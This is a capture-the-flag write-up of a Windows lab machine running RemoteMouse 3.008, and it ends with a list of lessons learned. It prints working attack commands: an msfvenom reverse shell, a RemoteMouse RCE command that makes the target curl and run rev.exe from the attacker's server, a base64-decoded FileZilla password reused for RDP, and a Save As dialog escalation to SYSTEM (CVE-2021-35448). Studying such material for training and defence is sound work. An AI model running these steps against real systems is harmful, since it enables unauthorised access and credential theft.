Mice
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. RemoteMouse 3.008 listening on 1978/TCP with unauthenticated remote command execution as the desktop user, RDP credentials base64-encoded inside FileZilla'srecentservers.xml, and a GUI escalation through the RemoteMouse tray icon itself (CVE-2021-35448) that spawns acmd.exeas Administrator from the "Save As" dialog.
Recon
Initial scan
ping -c 1 192.168.164.199        # ttl=125 → Windows
sudo nmap -sT -n -Pn -p- 192.168.164.199
PORT STATE SERVICE
1978/tcp open remotemouse
1979/tcp open unisql-java
1980/tcp open pearldoc-xact
3389/tcp open ms-wbt-server
7680/tcp open pando-pubnmap -p1978,1979,1980,3389,7680 -sCV 192.168.164.199TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Nmap paints a Windows 10 desktop with RDP (3389), UPnP (7680) and three ports at 1978-1980 fingerprinted as Emote Remote Mouse (a phone app that drives the PC's mouse/keyboard over Wi-Fi).
PORT     STATE SERVICE        VERSION
1978/tcp open  remotemouse    Emote Remote Mouse
1979/tcp open  unisql-java?
1980/tcp open  pearldoc-xact?
3389/tcp open  ms-wbt-server  Microsoft Terminal Services
7680/tcp open  pando-pub?
The 1978 fingerprint is the lead. Searching by the port and product goes straight to the flaw:


RemoteMouse up to 3.008 accepts commands with no authentication on that port: the Exploit-DB entry (EDB 46697) confirms it ("fails to check for authenication and will execute any command"):
Shell as divine
RemoteMouse 3.008 - unauthenticated RCE
Searching for a convenient implementation of the exploit turns up p0dalirius's:

The exploit by p0dalirius simulates keystrokes (Win+R, type a command, Enter) against the 1978/TCP service: the PC "types" and runs whatever we send as if it were the logged-in user.
git clone https://github.com/p0dalirius/RemoteMouse-3.008-Exploit
# ls RemoteMouse-3.008-Exploit
README.md   RemoteMouse-3.008-Exploit.py   setup
The repo ships the RemoteMouse-3.008-Exploit.py script, which is the one we'll fire.

Standard plan: build a reverse shell, download it over HTTP and trigger it.
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.201 LPORT=443 -f exe -o rev.exe
python3 -m http.server 80
python3 RemoteMouse-3.008-Exploit.py -t 192.168.164.199 \
  -c 'powershell -c "curl http://192.168.45.201/rev.exe -o C:/Windows/Temp/rev.exe"'
python3 RemoteMouse-3.008-Exploit.py -t 192.168.164.199 \
  -c 'C:/Windows/Temp/rev.exe'
We start the nc that will receive the connection:
rlwrap nc -nlvp 443The exploit makes the target download and run rev.exe, and the callback comes back as divine, the account whose session is open:
C:\Users\divine\Desktop>type local.txt && whoami
0698167a58b07a97269c589e09de2cfc
remote-pc\divine
Privilege Escalation
RDP credentials in FileZilla (recentservers.xml)
Before reaching for privesc primitives, we check the user's trail. FileZilla keeps recent hosts in %APPDATA%\FileZilla\recentservers.xml, with the password base64-encoded (not encrypted: trivial obfuscation that protects nothing; reading the file is reading the password).
Enumerating divine's %APPDATA% turns up the FileZilla folder:

cd $env:APPDATA\FileZilla
type recentservers.xml
<Pass encoding="base64">Q29udHJvbEZyZWFrMTE=</Pass>echo -n 'Q29udHJvbEZyZWFrMTE=' | base64 -d
# ControlFreak11That password opens RDP into divine's session (same desktop account), reused by the user for convenience. Textbook credential reuse.
rdesktop 192.168.164.199 # divine / ControlFreak11
# rdesktop 192.168.164.199
Core(warning): Certificate received from server is NOT trusted by this system...
Connection established using SSL.
rdesktop negotiates SSL and opens the Windows login screen: we enter divine / ControlFreak11 and land on their desktop.
CVE-2021-35448 - RemoteMouse GUI opens cmd as Administrator


RemoteMouse runs elevated and leaves a system-tray icon. The Exploit-DB PoC documents the flaw: from Settings > Image Transfer Folder > Change..., the standard "Save As" dialog lets you type C:\Windows\System32\cmd.exe in the address bar; Windows opens cmd.exe, and since the parent runs as Administrator, the new console inherits that context. It is not a RemoteMouse bug per se, it is what happens when you run an interactive app with a high-privilege token: any standard dialog will hand it out.

Exact steps:
- Open RemoteMouse from the tray.
Settings→Image Transfer Foldersection →Change....- In the "Save As" dialog that appears, type
C:\Windows\System32\cmd.exein the address bar. - A
cmd.exespawns with the parent's token → Administrator.

In that console, whoami returns nt authority\system: RemoteMouse was running as SYSTEM, so the inherited cmd is too:
Proof.txt
C:\Users\Administrator\Desktop>type proof.txt && whoami
782a6f0d37ee6c71e108f5ffa491a074
nt authority\system
Attack chain
Nmap : 1978 RemoteMouse 3.008
  └─ p0dalirius exploit (Win+R + cmd)
     └─ curl rev.exe + run          → shell as divine
        └─ local.txt
           └─ %APPDATA%\FileZilla\recentservers.xml (base64)
              └─ divine / ControlFreak11
                 └─ RDP into the session
                    └─ CVE-2021-35448 (tray → Save As → cmd.exe)
                       └─ cmd as Administrator → SYSTEM
Lessons learned
- RemoteMouse (and other "remote control" apps) listen on the network without authentication by default; the port fingerprint (1978/TCP as
remotemouse) is as good a lead as an anonymous-FTP banner. - Local credential stores of ordinary clients (FileZilla, Outlook, WinSCP, Notepad++ session) are almost never encrypted; base64 is just encoding. Sweeping
%APPDATA%per user is a post-exploitation routine. - A privileged GUI client plus a standard Windows dialog equals near-trivial escalation:
File > Open/Save Aslets you launch any binary under the parent's token. - Running an interactive application under an Administrator token without a directory chroot is incompatible with user-facing surfaces; standard dialogs are the door.